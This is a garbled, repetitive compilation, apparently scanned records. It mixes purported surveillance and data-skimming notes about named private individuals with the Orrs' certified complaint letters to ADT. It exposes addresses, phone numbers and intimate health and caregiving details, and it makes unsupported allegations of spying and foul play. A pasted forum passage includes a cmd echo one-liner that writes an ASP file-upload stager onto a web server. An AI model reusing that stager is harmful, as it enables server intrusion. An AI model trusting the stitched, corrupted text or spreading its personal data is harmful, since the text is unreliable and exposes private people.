 J. Eliseo, rec
 S-17
 Initial 963424146209re-direct
 203-453-9403
 128 Driftwood Ln
 Guilford, CT 06437 RNgensETTO989356 RNgensETTO989356 RNgensETTO989356
 RNgensETTO989
 Mtc/rec Contact Stanley Stek

per2982downld826 per2982downld826 per2982downld826 Porto will not agree
 to continue additional contract audio surveillance of 145 Greystone per
 cellular scanner, ctr said 800/900 MHz cellular telephone or any
 cordless telephone allows both sides of the conversation per rew/013
 Cellular Telephone Scanner/Model AU 013/SR904762cache3aGOTO
 Also per Telemonitor 3000 for audio on premises via regular telephone

3778137

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August 1981 / 07896-
Federal Records Release Authorization
1981 A IMMI
1987 A LJCI
1989 A LJCI
1991 A LJCI
1993 A LJCI

CHRON (REVIEW 4 OF 4)

Password required to print:

REC'D MAIL ROOM
FBI - NEW YORK
AUG 14 2006

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lines, as long as ID system can be programmed to recognize listener as the owner of the phone. Easy to reprogram call-in to recognize any phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005 and Aug 2005, till 92a dipswitch reroute. Will retain only CT video for remainder of 2005 and Q1 2006. Porto said no wonder D.Orr unable to exhaust administrative remedies, called supv again after hrs to discuss truncation of surv. Reported Jun/Jul 2004 typical day as fl/no F/U:a. D.Orr morning wk-up: 3:30 - 3:45 AM/work 6 days regularly, sometimes all 7

b. After her own brfst, makeup, dress, and wash face 3:45-4:00, then prep. food + area for husband 4:00 - 4:45 AM

c. Cleansing of feces-soiled clothing of husband, also cleansing of other special areas, including vomitus from moving husband.

d. Often 8-9 times helping husband with movement when unable to (before waking up at 3:30 AM)

e. Household chores, manny related to husband's handicaps, after 4:45 AM

f. Leave house from 5:30 AM to 6:00, sometimes before because of work schedule doubling, and related.

g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min. of travel in morning if no traffic pile-up/jam

h. Start work from 6:30 or so, go till 5:00 till 6:00 PM, depending on demands

i. Travel home, shop at Fitzgerald's before on road, then shopping often on way home, Walmart and related, generally for husband's spec. needs/ C.R. Dr. Guerrero, et al.

j. Arrive home often 7:30 PM

k. Spec. prep. for husband for meals

l. Evening meal approx 8:00 PM or close to.

m. Help husband with bath, except often takes two-three nights for full bath, since husband's body cannot take stress of full bath in one day / 9:00 - 10:30

n. Clean bathtub, and related / 11:00

o. Household chores / of daily variety, not including weekly tasks of lawn, outside (snow removal if other months of year, etc.) 11:00 - 12:00

p. Recurrent monthly bills and paperwork, not including insurance generally / 12:00 - 12:45+

q. Own bath/shower: 12:45 - 1:00+

r. Retire to sleep 1:15+

Generally repetitive schedule, and if day off once every two weeks approx., then errands such as car repairs and other necessities gen. consume entire day, night, with same schedule 3:30AM wakeup, and bed after midnight. Audio espec picked up on extra hours req. for insurance matters, inclusive of letter to Tucker, answering questions, and moving document items, etc. May have hurt herself in moving the boxes. Repeated surveillance dozens of times since, with recents about 1-7-2020.

Hao Gu 10-1-15: HG (to TA) OK, Telesforo. I have asked Alfred to fix the fl/lh-Eliseo and fl/lh-page-number repeat issues, too. Pronto. Telesforo, your surveillance on Amanda Phillips via ADT and Rodan or whatever she's affil with must stop. Pronto. But the Apple server

4-9-93 1981 / 07886-
Federal Records Release Authorization
1981 X LJK1
1982 X LJK1
1983 X LJK1
1984 X LJK1
1985 X LJK1
1986 X LJK1

CHRON (REVIEW 4 OF 4)

password required to print:

skimming you did on Orr via ADT linked us to the files Orr has on Thomas Macri, so continue those activities as we discussed at Hamm's restaurant in the Nobelstown area. Check out Taylor Madison. The third-party servers skimmed the meds and financials on Orr pretty good twice, so proceed to next step before Barlow gets back to us if you can. Either encrypt 2-layer, or use 2-3 proxy addresses/links. END42

TA (TO HG): OK.

LINK76 HG5523425-cnt-

J. Eliseo, rec

S-17

Initial 963424146209re-direct

203-453-9403

128 Driftwood Ln

Guilford, CT 06437 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356

RNgENSETTO989

Mtc/rec Contact Stanley Stek

WP sequestered/No doctor-patient relationship exists or is implied by this report, and no treatment was given or suggested by the rev/examiner(s).

E-Gold and/or rel. if required, as RJP wishes separation from other accounts. Porto wants more RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989829034ae, and re-mentioned the groundbreaking NYT article on Dow Chem corp veil with Corning /completely non-existent veil /counsel lost nerve on OrrGOTO23926emailcrawler823SETOPortoDC24b pretty quick, excess of \$2+/3+ billion liability, maybe even \$10+, could easily pull Dow Chemical into Chap 11 right along with Corning if he testifies about Sarnia lab notebooks to Nevada court, or to Pointer, et al, even could re-surface in future since liability will go for decades on Dow Chemical's part --- we lost NV case big, and must make sure OrrGOTO23926emailcrawler823SETOPortoDC24b does not testify on green books/link --- both the corporate veil case and NYT article came out the exact same week as OrrGOTO23926emailcrawler823SETOPortoDC24b's accident, 11-1-05 versus 10-25-05 accident, within a couple of days. What's worse, the accident was within hours of Dow's violation of OrrGOTO23926emailcrawler823SETOPortoDC24b-agreement. Six to seven hours after his having been invited back to Dow. Porto knows he still has us over a barrel and even joked that maybe Dow bombed OrrGOTO23926emailcrawler823SETOPortoDC24b's car or sent somebody to do him in. He's not the only one who's said that, either. Even Sefc. See notes on Stek, too. Anyhow, Dow broke the 1986/1987 agreement big time, on the very day of the accident, too, and then all of a sudden OrrGOTO23926emailcrawler824SETOPortoDC24b is disabled, totally, within hours of being forced to come back on Dow ground in Michigan against his will. His worst nightmare, he said, just to have to come to Midland, he said, and he might want to retaliate. Told us to never ever contact him, never call him, never contact his employer, never contact his home, never do anything of the sort, and in spite of all that, the lab people in 1712 and 2040 wouldn't listen. Sandy especially. Caused problems with Chuck Colinson, Bob MacMullin, Jeff

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AG 0486 1981 / 07896
Medical Records Release Authorization
1981 X (MNI)
1987 X (JCI)
1988 X (JCI)
1991 X (JCI)
1992 X (JCI)

AS-IS

Document Control

CHRON (REVIEW 4 OF 4)

Password required to print: *****

Convers, even Zinnert, but especially with the recruiters. And the Zinc/Silicone thing is a real big problem too since Sefcovic wrote in the escape clause that keeps Dow on the hook until the end of OrrGOTO23926emailcrawler823SETOPortoDC24b's life if he's ever disabled. The green books are the real problem, though, and that ID. Dual DC/DC, both ways, and the margin notes. Jakub, too. Talked to Butts, but won't help now. Set whole chain up. Caused many problems for OrrGOTO23926emailcrawler823SETOPortoDC24b. Reset272650hGOTOMargin error6354nofontma tch3037ResetE-9 Now or later OrrGOTO23926emailcrawler823SETOPortoDC24b may still decide to break corporate veil. TEXTrefle25289STOP629Porto has evidently met Dr. Jackson's fm, yet still seems unfamiliar with transfer rules. Add. qst. on transfers; requested three sep., as two colleagues assisting UM emp.

Has re-asked for sep. pa7yments.

SETTO92372

SETTO92372

SETTO92372

User mailbox exceeds allowed size;=288788920845963424146209re-directR7Porto Stefan Underhillemailcrawler35243 stefan Initial 963424146209re-directR7Porto Stefan Underhillemailcrawler35243 stefan Initial 963424146209re-directR7Porto Stefan Underhillemailcrawlerresethttp://8-9-

05rtwsibl.od2.com/common/wmp/redirect.aspx?('sqhiy=0051445082541519-9045352serverredirect&3aGOTOCTRL + click to follow link



GOTO9262temptation of course vbs file is run like exe , and realoader u may have a mistake in ur echoing , if u copy the exact echo with its spaces and change what is supposed to be changed it should work fine , and its tested remotely by the way .. Maybe soon i am planning to release some document about all ways to upload files to cmd shell , since i started with tftp and net share , then i increased my knowledge to the ftp method , then i made that vbs thing , and i knew after that the mshta thing , and i did other way with echoing , but its still beta thing (has some problems , but u can echo anytext u want including signs and all;GOTOP&5294 underline link to file@echo ^<%with server.createObject("adodb.stream"): .type=1: .open: .write request.binaryread(request.totalbytes): .savetofile server.mappath(request.querystring("s")),2:end with%> >up.asp

OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b
OrrGOTO23926emailcrawler823SETOPortoDC24b
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DC PU Delivery to 150-1

AGENCY (111) / 83233-
Medical Records Release Authorization
1193 X (M)
1197 X (UCI)
1171 X (UCI)
1281 X (UCI)
1501 X (UCI)

CHRON (REVIEW 4 OF 4)
PROVIDER REQUIRED TO PRINT AUTHORIZATION

AS-IS
Document Control

078996

SENDER: COMPLETE THIS SECTION		COMPLETE THIS SECTION ON DELIVERY	
<ul style="list-style-type: none"> Complete items 1, 2, and 3. Print your name and address on the reverse so that we can return the card to you. Attach this card to the back of the mailpiece, or on the front if space permits. 		<p>A. Signature X <i>KW</i></p> <p>B. Received by (Printed Name)</p> <p>C. Date of Delivery 12/16</p> <p>D. Is delivery address different from item 1? <input type="checkbox"/> Yes If YES, enter delivery address below: <input type="checkbox"/> No</p>	
<p>1. Addressee to:</p> <p>ADT 3190 South Vaughn Way Aurora, Colorado 80014</p> <p>[REDACTED]</p> <p>8899 9403 0482 5173 6384 82</p> <p>133 3570 0000 4042 4855</p>		<p>2. Service Type:</p> <p><input checked="" type="checkbox"/> First-Class® <input type="checkbox"/> First-Class® Restricted Delivery <input type="checkbox"/> Certified Mail® <input type="checkbox"/> Certified Mail Restricted Delivery <input type="checkbox"/> Collect on Delivery <input type="checkbox"/> Collect on Delivery Restricted Delivery <input type="checkbox"/> Insured Mail <input type="checkbox"/> Insured Mail Restricted Delivery (over \$500)</p> <p><input type="checkbox"/> Priority Mail Express® <input type="checkbox"/> Registered Mail™ <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Return Receipt for Merchandise <input type="checkbox"/> Signature Confirmation™ <input type="checkbox"/> Signature Confirmation Restricted Delivery</p>	
<p>PS Form 3811, April 2010 PSN 7530-02-001-9042</p>		<p>Complete Return Receipt:</p>	

078996

AS-IS

Document Control

2073984700

DC 26 Document ID (10/11)

ALV:51 10/11 7 03226
402142: Accused: Release Authorization
1111 A 10/11
1111 A 10/11
1111 A 10/11
1111 A 10/11
1111 A 10/11

CHROM (REVIEW 4 OF 4)
Forwarded authorized to print.

EDWARD W. ORR
DARLENE O. ORR
110 Woodridge Drive
McDonald, PA 15057

Sent by certified mail: 7011 1570 0000 4042 4855

December 7, 2015

ADT
3190 South Vaughn Way
Aurora, Colorado 80014

- RE: I. TELEPHONE CALL OF 12-7-15 TO ADT
- II. PARTICIPANTS: EDWARD ORR AND DARLENE ORR (CALLERS)
ASHLEY (ADT) (FIRST CONTACT)
PRECHELL (ADT) (SECOND CONTACT)
DAN KARNUTH (VIA) REPORTED SIDE CONVERSATION BETWEEN PRECHELL AND MR. KARNUTH, AS REPORTED BY PRECHELL
- III. ADT'S APOLOGY FOR ERRONEOUS BILLING (MULTIPLE BILLS / UNIDENTIFIED FOR UNAUTHORIZED CONTACT NUMBER ON SERVICE CONTROL SHEETS, EQUIPMENT AND RELATED, ETC.)
- IV. ADT'S CANCELLATION OF ANY AND ALL CHARGES (11/30/15 INVOICE, ETC.)
- V. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4848 (11-6-15)
- VI. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4817 (9-12-15)

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2073984700

DC TO Document ID (AC-1)

Annual 1981 & 1984
 Medical Records Release Authorization
 1995 A 1961
 1997 A 1961
 1998 A 1961
 2000 A 1961
 2001 A 1961

CHRON (REVIEW 4 OF 4)

Password required to print: *****

- VII. LETTER OF 10-16-15 TO ADT
- VIII. LETTER OF 10-21-15¹ TO ADT
- IX. C-R TO THE UNAUTHORIZED CONTACT: LETTERS OF 12-31-14; 8-12-15; 9-7-15; PLUS ORAL COMMUNICATIONS, ETC.
- X. C-R TO EVENTS OF 11-6-14/11-7-14
- XI. C-R TO FORENSIC AND OTHER ANALYSES BY BIT-X-BIT, INC., ET AL
- XII. UNAUTHORIZED WIRING, EQUIPMENT, LINKS, AND/OR RELATED ON ADT SYSTEMS (INCLUDING [BUT NOT LIMITED TO] FOR EXTENDED PERIODS OF TIME PRIOR TO 7011 1570 0000 4042 4817)
- XIII. ADT IP-CODE AND/OR RELATED LINKS TO WP/HALLIBURTON AND/OR RELATED (SEE ALSO FED-EX PACKAGE, ETC.)
- XIV. UNAUTHORIZED ADT ICON AND/OR OTHER LINKS TO WP, ET AL
- XV. C-R TO VERIZON MEETING AND DOCUMENTS OF 12-2-15 (MR. E. DANIELS, ET AL); ALSO TO APPLE PERSONNEL AND RELATED MEETINGS AND FOLLOW-UP; ALSO TO APPLE-PRODUCT AND OTHER-PRODUCT PROBLEMS AS A RESULT OF UNAUTHORIZED LINKS, ETC., (INCLUDING, BUT NOT LIMITED TO, ALTERED MEMORY, KEY FUNCTIONALITY, INCONSISTENT BEHAVIOR, DATA INSERTION, DATA DELETION, CODE/ENCRYPTION ANOMALIES, FILE-SWITCH PHENOMENA, ETC.
- XVI. C-R TO EVENTS OF 4-9-15; 11-17-15; 12-6-15; INCLUDING, BUT NOT LIMITED, TO CORRESPONDENCE, PHOTOGRAPHS, VIDEO SURVEILLANCE, ETC., THEREFROM
- XVII. C-R TO CORRESPONDENCE TO MR. M. BOTTA (FORMER FBI AGENT) AND COLLEAGUES; C-R TO ALL ORIE-RELATED (IN ANY MANNER) FILES AND SUBSEQUENT FILES
- XVIII. C-R TO OFFICIAL TRAC FONE AND OTHER CARRIER (VERIZON, ET AL) RECORDS, ET AL, INCLUDING THOSE REFERRING TO THE EVENTS COMMUNICATED TO THE FBI, AND/OR OTHERS.

¹ Please note that all dates and/or identifiers are expressed as "on or about" and/or related.

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2073984700
OR JL Document 10 (12-1)

4-9861 (10) / 03196
Medical Records Release Authorization
1393 X 1388
1394 X 1389
1395 X 1390
1396 X 1391
1397 X 1392

CHRON (REVIEW 4 OF 4)
Password required to print

PH 11/10/18 10:11 AM 018

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ALL INFORMATION CONCERNING INDIVIDUALS, FIRMS, CONTACTS, AND INTERACTIONS, REFERENCES CONTAINED IN AND/OR REFERENCED/CROSS-REFERENCED IN THE AFOREMENTIONED AND/OR HEREIN-CONTAINED DOCUMENTS, COMMUNICATIONS, CROSS-REFERENCES, ETC.

XX. C-R TO CERTIFIED FOLLOW-UPS TO US MARSHAL STEVEN R. FRANK; TO THE FBI; ET AL

Dear Sir or Madam:

The undersigned incorporate by reference prior documentation, correspondence and/or communications, documents, cross-references, etc., mentioned above and/or herein.

A conference call took place today, as described above, with the approximate total time of the call being twenty-two minutes.

Please find enclosed two pages confirming the 22-minute connection (from Edward and Darlene Orr to ADT).

ADT's audible recording beep was heard during all active conversation (not including the relatively brief "music-waiting time period").

Sincerely,

Darlene D. Orr

Darlene D. Orr

(from Edward and Darlene Orr to ADT)

EDWARD W. ORR
110 Woodridge Drive
McDonald, PA 15057

Sent by certified mail: 7011 1570 0000 4042 4848

November 6, 2015

ADT
3190 South Vaughn Way
Aurora, Colorado 80014

RE:¹ I. **ADT² HAD INSTALLED THE WRONG TRANSFORMER,**

¹ Please note that Sections I - XI above, along with the footnotes associated with them, were already communicated to ADT in a prior letter, and are included here for reference purposes only. (No attempt has been made to change the verb tense and/or related in such text, and the excerpts are simply shown here for reference purposes, as mentioned above.)

Sections XII and above are new.

²

ALSO, AS MENTIONED PREVIOUSLY:

I. **ADT DID NOT RESPOND TO A PRIOR LETTER WHICH WAS CERTIFIED (A LETTER WHICH HAS BEEN CONFIRMED BY THE POSTAL SERVICE AS HAVING BEEN RECEIVED BY ADT).**

NO FOLLOW-UP FROM ADT IN NUMEROUS WEEKS IN REGARD TO THE BOTH THE ABOVE AND OTHER ISSUES, COMMUNICATIONS, ETC.

-
- II. IN TERMS OF TIMING, ADT PREVIOUSLY CONTACTED THE UNDERSIGNED AND CONFIRMED THAT ADT WAS IMMEDIATELY CANCELLING THE SERVICE, WHICH THEN SUBSEQUENTLY REQUIRED THE UNDERSIGNED TO EVENTUALLY CANCEL AUTO-PAY, ETC.
- III. EVEN BEFORE ADT CANCELLED SERVICE, THOUGH, ADT MADE MULTIPLE APPOINTMENTS FOR ADT PERSONNEL TO COME AND SERVICE THE SYSTEM; NEVERTHELESS, ADT PERSONNEL STILL DID NOT SHOW UP, EVEN WHEN ADT SENT FORMAL CONFIRMATION THAT ADT WAS SCHEDULED TO SHOW UP.
- IV. ADT UNILATERALLY AND UNFAIRLY BROKE THE CONTRACT.
- V. ADT HAS BROKEN THE CONTRACT MULTIPLE TIMES, ETC.
- VI. SEE PRIOR COMMUNICATIONS FROM THE UNDERSIGNED TO ADT.
- VII. ADT, BY ADT'S OWN ADMISSION, OWES THE UNDERSIGNED NUMEROUS SUMS, INCLUDING BUT NOT LIMITED TO THE FOLLOWING:
- A. ALL OF THE 2014/2015 AND RELATED INSTALLATION AND RELATED FEES AND CHARGES.
 - B. ALL EQUIPMENT REPLACEMENT AND LABOR FEES
 - C. OTHER

VIII. ADT HAS NOT ONLY ABANDONED ITS SYSTEM, BUT IS NOW ACTIVELY INTERFERING WITH SECURITY (MORE THAN BEFORE), AND IN ADDITIONAL WAYS, INCLUDING BUT NOT LIMITED TO THE FOLLOWING:

A. THE ABANDONED EQUIPMENT AND HOOKUPS ARE PREVENTING INSTALLATION OF A SYSTEM BY ANOTHER FIRM.

B. THE ABANDONED EQUIPMENT IS, IN PART, VERY MUCH FUNCTIONAL FOR INTRUDERS TO MONITOR VERY IMPORTANT PARTS OF THE SYSTEM, YET CANNOT BE USED BY THE UNDERSIGNED (THE CUSTOMER), ETC.

IX. PLEASE NOTE THAT ABANDONED EQUIPMENT WILL BE TREATED LIKE ABANDONED EQUIPMENT.

X. THE SAME LAWS AND RULES REGARDING, FOR INSTANCE, GARBAGE AND REFUSE, APPLY.

ADT WAS INFORMED OF THIS MULTIPLE TIMES BEFORE AND DID NOTHING.

AND EVEN BEFORE THE EQUIPMENT WAS ABANDONED, ADT DID NOT EVEN COME PICK IT UP.

THE UNDERSIGNED HAVE NO CHOICE BUT TO ACT AS DESCRIBED HEREIN.

YOUR EQUIPMENT IS ONCE AGAIN, NOW TANTAMOUNT TO GARBAGE AND REFUSE.

AS SHOWN IN ADT'S OWN WRITTEN EQUIPMENT INSTRUCTIONS.

A. ADT'S IMPROPER SYSTEM CAUSED MULTIPLE ELECTRICAL PROBLEMS.

B. ADT'S IMPROPER SYSTEM CAUSED FIRE.

XI. IN ADDITION, PLEASE NOTE THAT ADT HAS OVERTLY, AND ON MORE THAN ONE OCCASION, ASKED (SOMETIMES EVEN ON RECORDED CONVERSATIONS) THE UNDERSIGNED TO OPEN/WORK ON, ETC., THE ADT PANELS (AND/OR EQUIPMENT) AND TO INSPECT AND/OR READ, REPORT, WORK ON, ETC., THE ADT PANELS, EQUIPMENT AND RELATED, INCLUDING (BUT NOT LIMITED TO) THE PANEL BY THE FRONT DOOR AND THE PANEL BEHIND THE TELEVISION, ETC.

THE UNDERSIGNED WILL HANDLE, DISCARD, AND/ OR PHOTOGRAPH, ETC., THE ADT ABANDONED EQUIPMENT (INCLUDING BUT NOT LIMITED TO ANY EQUIPMENT, WIRING, BOXES, UNITS, ELECTRONICS, AND/OR ANYTHING BROUGHT INTO THE DWELLING AND/OR CONNECTED TO / ASSOCIATED WITH THE DWELLING BY ADT, ADT AFFILIATES, ET AL) AS NECESSARY --- AND THE EQUIPMENT, ETC., WILL BE TREATED LIKE ABANDONED EQUIPMENT.

XII. ANOTHER SECURITY SYSTEM IS CURRENTLY BEING INSTALLED, AND/OR WILL BE INSTALLED BY ANOTHER COMPANY AND/OR BY OTHER INDIVIDUALS.

C. ADT'S IMPROPER SYSTEM CAUSED SMOKE.

D. ADT'S IMPROPER SYSTEM CAUSED DAMAGE.

II. ADT'S ACTIONS ARE AN ADMISSION OF UNSAFE PRACTICES.

III. ADT'S ACTIONS ARE AN ADMISSION OF INSECURE PRACTICES.

IV. ANY AND ALL MEASURES NECESSARY TO MAINTAIN SAFETY AND SECURITY WILL BE UNDERTAKEN BY THE UNDERSIGNED.

V. IN ADDITION, YOU ARE AGAIN REMINDED THAT ADT HAD ALREADY IRREVOCABLY ABANDONED ITS EQUIPMENT PRIOR TO THE DATE OF THIS LETTER.

VI. PLEASE SEE ALSO (THERE ARE THREE [OF MULTIPLE ITEMS AVAILABLE] ITEMS ATTACHED AS PHOTOCOPIES), CORRESPONDENCE / COMMUNICATIONS OF ON OR ABOUT:

A. 9-12-15 (CERTIFIED)

B. 10-7-15

C. 10-16-15

VII. VERIZON (ONLY ONE OF MULTIPLE PARTIES) NOTED THAT ADT ICONS AND CAMERAS, ETC., WERE SECURITY RISKS AS EMPLOYED BY ADT.

VIII. ONE OR MORE ADT EMPLOYEES HAVE TRESPASSED.

IX. ADT'S PANEL(S) AND OR RELATED EQUIPMENT CONTAINED IMPROPER CONNECTIONS, LINKS, AND OR RELATED OF VARIOUS TYPES.

X. POSSIBLE ASSOCIATED IDENTIFIERS AND/OR RELATED -- IN CONJUNCTION WITH ONE OR MORE OF PARTS VII, IX, AND/OR RELATED -- INCLUDE, BUT ARE NOT LIMITED TO, THE FOLLOWING:

A. NOV VARCO, ON IPHONE

B. SHAUN PAYNE, PER ABOVE

C. EQT, PER ABOVE, ET AL

D. BRADISH-KLEIN, PER ABOVE, ET AL

E. 811/DEP FILE AND/OR RELATED INFO, ETC.

F. YZD-4226, ET AL

G. FIRSTENERGY/WEST PENN

H. TOM WAIGAND

I. ADT PANEL LINKS

J. TRACFONE LINKS/ASSOC. PROBLEMS

K. ...1238 (10-20-15)

L. BESSEMER/NF IDS, PD IDS, ETC.

M. SIM CARD LINKS AND/OR RELATED

N. 724-667-0279, ETC.

O. LINKS IN LETTER (ETC.) TO T.E.M. 12-31-14

P. LINKS IN 7011 0110 0002 1271 3706 LETTER TO FCC (CERTIFIED)

Q. LINKS IN THE CODES PLAINLY SHOWN IN THE ADT-ENTERED CODES (INCLUDING ADT'S OVERT MENTION OF EQT,³ AND ADT'S OVERT AND CLEARLY VISIBLE ENTRY OF T.E.M.'S PHONE NUMBER (LINKED TO T.E.M., BUT THEN COMING UP AS A "DEAD" NUMBER, AND — QUITE NOTABLY — T.E.M. KILLED HIMSELF VERY RECENTLY) BY THE FRONT-DOOR-AREA-MOUNTED ADT PANEL/BOX (SEE LINKS AND/OR RELATED, INCLUDING THOSE SHOWN ON THE FOUR PHOTOCOPIED [FROM-THE-INSIDE-OF-THE ADT PANEL] PAGES ATTACHED TO THIS 10-21-15 LETTER TO YOU)

R. PLEASE NOTE THAT NUMEROUS PHOTOS AND/OR DOCUMENTS, ROSTERS, ETC., ARE AVAILABLE

S. ACTIVE AND MALICIOUS LINKS IN THE BEHIND-TV-MOUNTED ADT EQUIPMENT

³ SEE ALSO EQT LINKS TO SEVERAL DOZEN FIRMS; SEE ALSO EQT WORK ORDERS MENTIONING 110 WOODRIDGE PER SE, EVEN AFTER EQT SAID THEY HAD NO WORK AT 110 WOODRIDGE.

T. ACTIVE AND MALICIOUS LINKS IN THE INSIDE-WALL(OR RELATED)-MOUNTED ADT EQUIPMENT

U. ACTIVE AND MALICIOUS ADT CAM AND/OR RELATED LINKS

V. ASSOCIATED LINKS

W. OTHER PHONE AND/OR EQUIPMENT AND/OR RELATED LINKS

XI. ADT'S EQUIPMENT, ACTIONS, AND/OR INACTIONS HAVE CAUSED NUMEROUS SAFETY AND SECURITY PROBLEMS

XII. YOUR INVOICE OF ON OR ABOUT 10-31-15, ETC., AS DISCUSSED BELOW

XIII. OTHER (AS DISCUSSED BELOW)

Dear Sirs:

As a follow-up to (1) your invoice of on or about 10-31-15 (copy attached); (2) a prior certified letter sent by the undersigned (copy attached); (3) and various communications subsequent to the certified letter (see attachments); please find also enclosed a copy of the ADT technicians' official sensor and control sheets and related, clearly indicating an unauthorized contact number.

Enclosed also is a flash drive with various photographs, including, but not limited to, photographs of the aforementioned contact number as associated with multiple pieces of ADT equipment and/or communication channels, etc.

For your information, the contact number is that of an individual who killed himself on or about September 13, 2015.

He does not live at 110 Woodridge; and he shot himself in the chest.


This situation negates any and all of ADT's claims to have provided security services since the beginning of installation.

As the aforementioned individual has been associated with multiple security breaches at 110 Woodridge Drive, he had been requested to cease and desist -- both orally and in written form -- by the residents on multiple occasions.

ADT's association with the aforementioned individual was cut short on or about September 13, 2015, and the so-called "security system(s)" installed by ADT ceased producing signals shortly thereafter, and became totally nonfunctional many weeks ago.

Your billing has been, and continues to be, invalid.

Sincerely,



Edward W. Orr

Enc.: As described herein

Αναφορικά με την αίτηση που υποβλήθηκε στις 23/05/2019...

Η αίτηση αυτή αφορά στην αίτηση για την ανανέωση της άδειας...

Η αίτηση αυτή αφορά στην αίτηση για την ανανέωση της άδειας...

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Document Control

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CHRON (REVIEW 4 OF 4)

Time	Date	Event
10:00 AM	2022.05.10	Meeting with [Name]
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3:30 PM	2022.05.10	Meeting with [Name]
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4:30 PM	2022.05.10	Meeting with [Name]
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DC PL Document ID (X-1)

4-20-2019 10:05 / 07899-
 Medical Records Release Authorization
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 1199 A LJC
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 1201 A LJC
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CHRON (REVIEW 4 OF 4)
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 MIME7-Version: Reset5
 Content-Type: multipart5/mixed2
 boundary=Confidential71
 XT-Priority1: DND
 XT-MSMail-Priority: DND
 XT-Mailer: DND
 XR-MimeOLE:
 XR-pstn-levels: DND
 XR-pstn-settings: DND
 XR-pstn-addresses:
 XR-LMAIL-SPAM-STATISTICS: DND
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 203-453-9403
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 Guilford, CT 06437
 Mtc/rec Contact Stanley Stek

Secr. repo dictated, sig on fl, rec. signed copy, per ds.secretary
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 J. Eliseo, rec
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 RNgensSETTO989
 Mtc/rec Contact Stanley Stek

per2982downld826 per2982downld826 per2982downld826 Porto will not agree
 to continue additional contract audio surveillance of 145 Greystone per
 cellular scanner, ctr said 800/900 MHz cellular telephone or any
 cordless telephone allows both sides of the conversation per rew/013
 Cellular Telephone Scanner/Model AU 013/SR904762cache3aGOTO
 Also per Telemonitor 3000 for audio on premises via regular telephone

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DC PL Document ID (AC-1)

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 Medical Records Release Authorization
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 1887 X JCI
 1895 X JCI
 1901 X JCI
 1909 X JCI

CHRON (REVIEW 4 OF 4)

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lines, as long as ID system can be programmed to recognize listener as the owner of the phone. Easy to reprogram call-in to recognize any phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005 and Aug 2005, till 92a dipswitch reroute. Will retain only CT video for remainder of 2005 and Q1 2006. Porto said no wonder D.Orr unable to exhaust administrative remedies, called supv again after hrs to discuss truncation of surv. Reported Jun/Jul 2004 typical day as f1/no F/U:a. D.Orr morning wk-up: 3:30 - 3:45 AM/work 6 days regularly, sometimes all 7

b. After her own brfst, makeup, dress, and wash face 3:45-4:00, then prep. food + area for husband 4:00 - 4:45 AM

c. Cleansing of feces-soiled clothing of husband, also cleansing of other special areas, including vomitus from moving husband.

d. Often 8-9 times helping husband with movement when unable to (before waking up at 3:30 AM)

e. Household chores, manny related to husband's handicaps, after 4:45 AM

f. Leave house from 5:30 AM to 6:00, sometimes before because of work schedule doubling, and related.

g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min. of travel in morning if no traffic pile-up/jam

h. Start work from 6:30 or so, go till 5:00 till 6:00 PM, depending on demands

i. Travel home, shop at Fitzgerald's before on road, then shopping often on way home, Walmart and related, generally for husband's spec. needs/ C.R. Dr. Guerrero, et al.

j. Arrive home often 7:30 PM

k. Spec. prep. for husband for meals

l. Evening meal approx 8:00 PM or close to.

m. Help husband with bath, except often takes two-three nights for full bath, since husband's body cannot take stress of full bath in one day / 9:00 - 10:30

n. Clean bathtub, and related / 11:00

o. Household chores / of daily variety, not including weekly tasks of lawn, outside (snow removal if other months of year, etc.) 11:00 - 12:00

p. Recurrent monthly bills and paperwork, not including insurance generally / 12:00 - 12:45+

q. Own bath/shower: 12:45 - 1:00+

r. Retire to sleep 1:15+

Generally repetitive schedule, and if day off once every two weeks approx., then errands such as car repairs and other necessities gen. consume entire day, night, with same schedule 3:30AM wakeup, and bed after midnight. Audio espec picked up on extra hours req. for insurance matters, inclusive of letter to Tucker, answering questions, and moving document items, etc. May have hurt herself in moving the boxes.

Repeated surveillance dozens of times since, with recents about 1-7-2020.

Hao Gu 10-1-15: HG (to TA) OK, Telesforo. I have asked Alfred to fix the f1/l1n-Eliseo and f1/l1n-page-number repeat issues, too. Pronto. Telesforo, your surveillance on Amanda Phillips via ADT and Rodan or whatever she's affil with must stop. Pronto. But the Apple server

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DC PL Document 10 (20-2)

4-20-01 1981 / 03894-
Federal Records Release Authorization
1195 2 (XHU)
1197 4 (JCI)
1198 8 (JCI)
1199 2 (JCI)
1200 2 (JCI)
1201 2 (JCI)

AS-IS

CHRON (REVIEW 4 OF 4)

Document Control

skimming you did on Orr via ADT linked us to the files Orr has on Thomas Macri, so continue those activities as we discussed at Hamm's restaurant in the Nobelstown area. Check out Taylor Madison. The third-party servers skimmed the meds and financials on Orr pretty good twice, so proceed to next step before Barlow gets back to us if you can. Either encrypt 2-layer, or use 2-3 proxy addresses/links. END42
TA (TO HG): OK.
LINK76 HGS523425-cnt-
J. Eliseo, rec
S-17
Initial 963424146209re-direct
203-453-9403
128 Driftwood Ln
Guilford, CT 06437 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356
RNgENSETTO989
Mtc/rec Contact Stanley Stek

WP sequestered/Nodoctor-patient relationship exists or is implied by this report, and no treatment was given or suggested by the rev/examiner(s).

